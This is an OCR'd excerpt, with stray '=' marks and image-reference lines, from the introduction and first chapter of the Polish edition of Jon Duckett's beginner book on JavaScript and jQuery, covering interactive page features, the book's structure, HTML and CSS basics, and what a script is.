JAVASCRIPT i JQUERY

Interaktywne strony WWW dla każdego

JON DUCKETT

SPIS TREŚCI

WPROWADZENIE

Dzięki tej książce dowiesz się, jak można wykorzystać = w przeglądarkach JavaScript, aby witryny internetowe stały = się bardziej interaktywne, interesujące i przyjazne dla użytkowników. Ponadto poznasz bibliotekę jQuery, ułatwiającą = tworzenie kodu JavaScript.

Aby w pełni wykorzystać materiał przedstawiony w książce, powinieneś wiedzieć, jak tworzyć = strony internetowe z wykorzystaniem HTML i CSS. Poza tym nie jest wymagane żadne inne = doświadczenie w zakresie programowania. Nauka programowania w języku JavaScript obejmuje = następujące kroki.

1

Poznanie pewnych **podstawowych koncepcji programowania** oraz pojęć, których = programiści JavaScript = używają do ich opisania.

2


Poznanie samego **języka**. = Podobnie jak w przypadku = wszystkich języków, konieczne jest opanowanie składni = i struktury zdań.

3


Poznanie **sposobu stosowania języka** przez analizę = przykładów użycia JavaScript = w tworzonych obecnie = witrynach internetowych.

Jedyna rzecz potrzebna do korzystania z tej książki to komputer z przeglądarką internetową oraz = edytorem tekstu, takim jak Notatnik, TextEdit, Sublime Text, Coda itd.


Na początku każdego rozdziału znajduje się **wprowadzenie**, które przedstawia zagadnienia omówione w danej części książki.




Strony **informacyjne** przedstawiają kluczowe elementy kodu JavaScript. Kod HTML jest w kolorze niebieskim, CSS — w kolorze różowym, natomiast JavaScript — w kolorze zielonym.




Strony z **informacjami dodatkowymi** mają białe tło i wyjaśniają kontekst tematów omówionych w danym rozdziale.



Diagramy i ikonografiki są przedstawione na ciemnym tle. Stanowią prostą, wizualną prezentację omawianych zagadnień.



Przykład to podsumowanie informacji przedstawionych w danym rozdziale, pokazuje praktyczny sposób ich zastosowania.



Na końcu każdego rozdziału znajdziesz **podsumowanie**. Zawiera ono kluczowe zagadnienia omówione w danym rozdziale.

JAK JAVASCRIPT ZAPEWNIA WIĘKSZĄ INTERAKTYWNOŚĆ STRON INTERNETOWYCH?

JavaScript = zapewnia większą = interaktywność stron = internetowych, ponieważ umożliwia modyfikowanie = ich zawartości oraz kodu znaczników, dzięki którym strony te = mogą być wyświetlane w przeglądarkach.

1
DOSTĘP DO ZAWARTOŚCI

JavaScript można wykorzystać do wybrania = dowolnego elementu, atrybutu lub tekstu = na stronie HTML. Na przykład:

- wybierz tekst znajdujący się we wszystkich elementach `<h1>` na stronie;
- wybierz wszystkie elementy, które mają = przypisany atrybut `class` o wartości `note`;
- sprawdź dane wprowadzone w polu = danych wejściowych, które ma przypisany atrybut `id` o wartości `email`.

2
MODYFIKACJA ZAWARTOŚCI STRONY

JavaScript można wykorzystać w celu dodawania elementów, atrybutów oraz tekstu = na stronie bądź też w celu ich usuwania. = Spróbuj na przykład:

- dodać akapit tekstu po pierwszym = elemencie `<h1>`;
- zmienić wartość atrybutów `class` w celu = przypisania tym elementom innych stylów CSS;
- zmienić wielkość lub położenie elementu = `<img>`.

3
REGUŁY PROGRAMU

Istnieje możliwość zdefiniowania kroków = wykonywanych przez przeglądarkę internetową = (na wzór przepisu kulinarnego), które pozwolą = jej na uzyskanie dostępu do zawartości strony = i zmianę tej zawartości. Na przykład:

- skrypt galerii może sprawdzić, czy użytkownik kliknął obraz, i jeśli tak, to wyświetlić większą wersję tego obrazu;
- kalkulator kosztu kredytu hipotecznego = może pobrać wartości z formularza, przeprowadzić obliczenia i wyświetlić = wysokość raty;
- w trakcie animacji aplikacja może = sprawdzić wymiary okna przeglądarki internetowej, a następnie przesunąć obraz = na dół widocznego obszaru (nazywanego = także *viewport*).

W języku JavaScript stosowanych jest wiele tradycyjnych = reguł programowania.

Dzięki użyciu kodu JavaScript strona = internetowa może być postrzegana jako bardziej interaktywna, ponieważ reaguje na działania = podejmowane przez użytkownika.

4
REAKCJA NA ZDARZENIA

Można określić, że skrypt powinien być = wykonany po wystąpieniu wskazanego = zdarzenia. Na przykład wykonanie skryptu = może nastąpić na skutek:

- kliknięcia przycisku;
- kliknięcia łącza;
- umieszczenia kursora myszy nad = elementem;
- wprowadzenia danych do formularza = sieciowego;
- upływu określonego czasu;
- zakończenia wczytywania strony = internetowej.

PRZYKŁADY UŻYCIA KODU JAVASCRIPT W PRZEGLĄDARCE INTERNETOWEJ

Możliwość zmiany zawartości = strony HTML po jej wczytaniu = w przeglądarce internetowej = to potężna funkcja. Wymienione = poniżej przykłady opierają się na:

możliwości uzyskania dostępu = do zawartości strony;

modyfikacji zawartości strony;

regułach programu lub poleceniach = przeznaczonych dla przeglądarki = internetowej;

reakcji na zdarzenia wywoływane = przez użytkownika lub przeglądarkę = internetową.

POKAZ SLAJDÓW

Przedstawiony w rozdziale 11.

Pokaz slajdów może wyświetlić wiele różnych = obrazów (lub zawartość HTML) w tym samym = miejscu na stronie. Slajdy są odtwarzane = automatycznie, jako sekwencja, lub ręcznie, gdy = użytkownik porusza się między poszczególnymi = slajdami. Dzięki pokazowi slajdów można = wyświetlić większą ilość treści na ograniczonym = obszarze strony.

Reakcja: skrypt jest wywoływany podczas = wczytywania strony.=
Dostęp: pobranie wszystkich slajdów z pokazu = slajdów.=
Modyfikacja: wyświetlenie tylko pierwszego slajdu = (ukrycie pozostałych).=
Program: ustawienie licznika czasu określającego = moment wyświetlenia kolejnego slajdu.=
Modyfikacja: zmiana wyświetlanego slajdu.=
Reakcja: użytkownik klika przycisk oznaczający = inny slajd.=
Program: ustalenie slajdu, który powinien być = wyświetlony.=
Modyfikacja: wyświetlenie kliknięty slajdu.

Przykłady wymienione na tych dwóch stronach = dają przedsmak możliwości kodu JavaScript na = stronie internetowej oraz technik prezentowanych = w książce.

W kolejnych rozdziałach dowiesz się, jak i kiedy uzyskać dostęp lub modyfikować zawartość, = dodawać reguły programowania i reagować na = zdarzenia.

FORMULARZE SIECIOWE

Przedstawione w rozdziale 13.

Weryfikacja formularzy sieciowych (sprawdzenie, czy zostały prawidłowo wypełnione) jest niezwykle = ważna, jeśli dane wejściowe aplikacji są dostarczane przez użytkownika. JavaScript może poinformować użytkownika o błędnie wprowadzonych = danych. Ponadto potrafi przeprowadzić skomplikowane obliczenia na podstawie dowolnych danych = wprowadzonych przez użytkownika, a następnie = przekazać użytkownikowi wynik obliczeń.


Reakcja: po wprowadzeniu nazwy użytkownik = kliknął przycisk wysyłający formularz.=
Dostęp: skrypt pobiera wartość z pola formularza = sieciowego.=
Program: sprawdzenie, czy nazwa użytkownika = jest wystarczająco długa.=
Modyfikacja: wyświetlenie komunikatu, informującego, że nazwa użytkownika zawiera zbyt mało = znaków.

ODŚWIEŻENIE FRAGMENTU STRONY

Przedstawione w rozdziale 8.

Być może nie chcesz wymuszać na odwiedzających odświeżenia zawartości całej strony = internetowej, zwłaszcza gdy uaktualniony ma być = tylko jej niewielki fragment. Odświeżenie tylko = fragmentu strony może dawać użytkownikowi = poczucie, że działa ona szybciej i podobnie jak = zwykła aplikacja komputerowa.

Reakcja: kliknięcie łącza przez użytkownika = powoduje wywołanie skryptu.=
Dostęp: kliknięte łącze.=
Program: wczytanie nowej zawartości wskazywanej przez kliknięte łącze.=
Dostęp: wyszukanie elementów do zastąpienia na = stronie.=
Modyfikacja: zastąpienie zawartości nową.



FILTROWANIE DANYCH

Przedstawione w rozdziale 12.

Jeżeli na stronie ma zostać wyświetlonych = wiele informacji, to można pomóc użytkownikom = w wyszukiwaniu potrzebnych im informacji przez = zapewnienie obsługi filtrów. W omawianym = przykładzie będą to przyciski wygenerowane na = podstawie danych w atrybutach elementów HTML = `<img>`. Kiedy użytkownik kliknie jeden z przycisków, wówczas wyświetlane są tylko te obrazy, = które mają przypisane słowo kluczowe wskazane = przez kliknięty przycisk.

Reakcja: skrypt jest wywoływany podczas = wczytywania strony.=
Program: zebranie słów kluczowych zdefiniowanych w obrazach.=
Program: zamiana słów kluczowych na przyciski, = które mogą być klikane przez użytkownika.=
Reakcja: użytkownik klika jeden z przycisków.=
Program: wyszukanie zbioru obrazów, które = powinny być wyświetlone.=
Modyfikacja: wyświetlenie podzbioru obrazów, = które używają danego tagu.

STRUKTURA KSIĄŻKI

Abyś mógł nauczyć się z tej książki języka JavaScript, = została ona podzielona na dwie części.

KONCEPCJE PODSTAWOWE

Pierwsze dziewięć rozdziałów stanowi wprowadzenie do podstaw programowania w języku = JavaScript. Dowiesz się, jak używać JavaScript do = utworzenia bardziej przyciągających, interaktywnych i użytecznych witryn internetowych.

W **rozdziale 1.** poznasz kluczowe koncepcje = związane z programowaniem komputerowym. = Zobaczysz, jak za pomocą danych komputer tworzy model rzeczywistego świata oraz jak można = wykorzystać JavaScript do zmiany zawartości = strony HTML.

W **rozdziałach od 2. do 4.** zostaną omówione = podstawy języka JavaScript.

W **rozdziale 5.** zobaczysz, jak obiektowy model = dokumentu (ang. *Document Object Model*) = pozwala na uzyskanie dostępu do dokumentu = i zmianę jego zawartości, gdy zostanie wczytany = w przeglądarce internetowej.

W **rozdziale 6.** dowiesz się, jak za pomocą = zdarzeń wywoływać kod.

W **rozdziale 7.** przekonasz się, że biblioteka = jQuery może znacznie przyspieszyć i ułatwić = proces tworzenia skryptów.

W **rozdziale 8.** zostanie wprowadzona technologia = Ajax, czyli zbiór technik pozwalających na zmianę = fragmentu strony internetowej bez konieczności = odświeżania całej strony.

W **rozdziale 9.** zajmiemy się interfejsami programowania aplikacji (API), między innymi nowym = API, będącym częścią standardu HTML5 i witryn = takich jak Google Maps.

PRAKTYCZNE APLIKACJE

Do tego miejsca książki poznasz już wiele przykładów użycia języka JavaScript w popularnych = witrynach internetowych. Poznane dotąd techniki = wykorzystamy w praktycznych demonstracjach = użycia języka JavaScript przez profesjonalnych = programistów. Nie tylko poznasz przykłady = wymagające całego rozdziału, ale również dowiesz = się więcej o procesie projektowania i tworzenia = skryptów zupełnie od początku.

W **rozdziale 10.** zajmiemy się obsługą błędów, = debugowaniem, a także sposobami przetwarzania = kodu JavaScript.

W **rozdziale 11.** poznasz techniki tworzenia = paneli zawartości, takich jak pokazy slajdów, okna = modalne, karty i panele typu accordion.

W **rozdziale 12.** przedstawionych będzie kilka = technik filtrowania i sortowania danych. Omówione zagadnienia obejmują filtrowanie galerii = obrazów, a także zmianę kolejności wierszy tabeli = po kliknięciu nagłówka kolumny.

W **rozdziale 13.** zajmiemy się usprawnieniami = oraz weryfikacją pól formularza sieciowego.

Jeśli nie jesteś programistą, najlepszym rozwiązaniem będzie lektura tej książki od początku = do końca. Po zdobyciu pewnego doświadczenia = możesz potraktować ją jako użyteczny przewodnik = podczas tworzenia własnych skryptów.

KRÓTKIE WPROWADZENIE DO HTML I CSS

Zanim przejdziemy do języka JavaScript, warto wyjaśnić pewne pojęcia związane z HTML i CSS. Zwróć uwagę, jak atrybuty HTML i właściwości CSS używają par nazwa-wartość.

ELEMENTY HTML

Elementy HTML są dodawane do zawartości strony w celu opisania jej struktury. Element składa się ze znaczników otwierającego i zamykającego oraz z jego zawartości.

Znaczniki zwykle pojawiają się parami: otwierający i zamykający. Istnieje także kilka pustych elementów pozbawionych zawartości, na przykład `<img>`. Wówczas są to pojedyncze, samozamykające się znaczniki.

Znacznik otwierający może zawierać atrybuty dostarczające dodatkowych informacji o danym elemencie. Atrybut ma nazwę i wartość, która najczęściej jest ujęta w cudzysłów.

REGUŁY CSS

Reguły CSS są używane do = wskazania, w jaki sposób = zawartość elementu (elementów) ma być wyświetlana przez = przeglądarkę internetową. = Każda reguła ma selektor i blok = deklaracji.

Selektor określa, do którego = elementu lub do których = elementów ma zastosowanie = dana reguła. Natomiast blok = deklaracji zawiera reguły = określające sposób wyświetlania = elementu przez przeglądarkę = internetową.

Każda deklaracja w bloku ma = właściwość (kontrolowany = aspekt) i wartość przypisaną = danej właściwości.

OBSŁUGA W PRZEGLĄDARKACH INTERNETOWYCH

Niektóre z pierwszych przykładów w książce nie działają w przeglądarce = Internet Explorer 8 i jej wcześniejszych wersjach (alternatywne przykłady = kodu działające w IE8 można pobrać z witryny *http://javascriptbook.com/*). = W późniejszych rozdziałach zostaną przedstawione techniki użycia JavaScript = w starszych wersjach przeglądarek internetowych.

W każdej wersji przeglądarki internetowej = dodawane są nowe funkcje. Bardzo często te = nowe funkcje ułatwiają wykonywanie zadań lub są uznawane za lepsze niż starsze techniki.

Odwiedzający witryny internetowe nie zawsze = używają najnowszych wersji przeglądarek i dlatego = programiści nie mogą opierać się tylko i wyłącznie = na najnowszych technologiach.

Jak zobaczysz, między przeglądarkami internetowymi występuje wiele niespójności wpływających = na pracę programistów JavaScript. Biblioteka = jQuery pomaga w pokonaniu wspomnianych = niespójności (to także jeden z najważniejszych = powodów, dla których biblioteka jQuery zdobyła = tak dużą popularność wśród programistów = WWW). Jednak zanim zaczniesz poznawać = jQuery, wcześniej warto ustalić, jaki efekt chcesz uzyskać.

Aby ułatwić Ci naukę JavaScript, w pierwszych = kilku rozdziałach użyto pewnych funkcji = tego języka, które nie są obsługiwane w IE8. = Na szczęście:

- W późniejszych rozdziałach **dowiesz się**, jak = pracować z IE8 i starszymi wersjami przeglądarek internetowych, ponieważ wielu klientów = oczekuje, że witryny internetowe będą działały = w IE8. To wymaga po prostu utworzenia dodatkowego kodu i świadomości niebezpieczeństwa = wystąpienia pewnych problemów.
- W wymienionej wcześniej witrynie znajdziesz = alternatywne wersje przykładów działające także w IE8. Upewnij się, że przeczytałeś = komentarze zamieszczone w alternatywnych = wersjach, ponieważ dotyczą one problemów, = które mogą się pojawić podczas użycia tego = kodu.

1

ABC PROGRAMOWANIA

Zanim dowiesz się, jak odczytywać i tworzyć kod = w języku JavaScript, najpierw warto poznać pewne = kluczowe koncepcje programowania. Zostaną one omówione w trzech częściach.

A	B	C
Czym jest skrypt i jak = można go utworzyć?	Jak komputery wkomponowują = się w otaczający nas świat?	Jak można utworzyć skrypt na stronę internetową?

Gdy opanujesz podstawy, w kolejnych rozdziałach zobaczysz, jak język JavaScript można = wykorzystać w celu nakazania przeglądarkom internetowym wykonywania pewnych zadań.

1/a

CZYM JEST SKRYPT I JAK MOŻNA GO UTWORZYĆ?

SKRYPT TO SERIA POLECEŃ


Skrypt to seria poleceń wydawanych komputerowi, aby wykonał pewne zadanie. Skrypt można porównać do dowolnego z poniższych elementów.

PRZEPIS KULINARNY

Wykonując we wskazanej kolejności polecenia podane w przepisie, można po raz pierwszy przygotować nieznaną wcześniej potrawę.

Pewne przepisy są łatwe i dotyczą tylko „jednowątkowego" scenariusza, takiego jak prosty posiłek. Z kolei inne wymagają wykonania wielu zadań, których wynikiem ma być przygotowanie posiłku złożonego z trzech dań.

Jeżeli stawiasz pierwsze kroki w programowaniu lub gotowaniu, będziesz musiał opanować dużo nowych terminów.



PRZEWODNIK

Duże firmy bardzo często opracowują przewodniki dla nowych pracowników, w których przedstawione są procedury stosowane w konkretnych sytuacjach.

Na przykład przewodnik opracowany dla pracownika hotelu może zawierać omówienie kroków podejmowanych podczas meldowania gościa, sprzątania pokoju, ogłaszania alarmu pożarowego itd.

W każdej z wymienionych sytuacji pracownicy muszą wykonywać kroki związane z konkretnym typem zdarzenia. (Na pewno nie chcesz, aby pracownik przeglądał każdy krok omówiony w przewodniku, podczas gdy gość hotelu czeka w recepcji). Podobna sytuacja ma miejsce w skomplikowanym skrypcie — przeglądarka internetowa może używać tylko podzbioru kodu dostępnego w danej chwili.

PODRĘCZNIK

Mechanicy bardzo często korzystają z podręcznika samochodu podczas naprawy nieznanego im modelu. Wspomniany podręcznik zawiera omówienie serii testów, które należy przeprowadzić, aby sprawdzić działanie kluczowych funkcji samochodu, a także informacje dotyczące sposobów usunięcia ewentualnych problemów.

Na przykład mogą to być informacje o sposobie sprawdzenia hamulców. Jeżeli test zostanie zaliczony, mechanik przechodzi do kolejnego testu bez konieczności naprawy hamulców. Natomiast niepowodzenie testu działania hamulców oznacza, że mechanik musi wykonywać polecenia pozwalające na ich naprawę.


Po przeprowadzeniu naprawy ponownie wykonuje test hamulców i sprawdza, czy znaleziona wcześniej usterka została usunięta. Jeżeli test zostaje zaliczony, to mechanik wie, że hamulce są naprawione, i może przejść do kolejnego testu.

Podobnie skrypty mogą pozwolić przeglądarce internetowej na sprawdzenie aktualnej sytuacji i wykonanie zestawu kroków tylko wtedy, gdy dana akcja jest odpowiednia.

Skrypty składają się z poleceń przeznaczonych do wykonania krok po kroku przez komputer.

Przeglądarka internetowa może używać różnych części skryptu, w zależności od działań podejmowanych przez użytkownika na stronie internetowej.

Skrypty mogą uruchamiać różne fragmenty kodu w odpowiedzi na zachodzące zdarzenia.




UTWORZENIE SKRYPTU

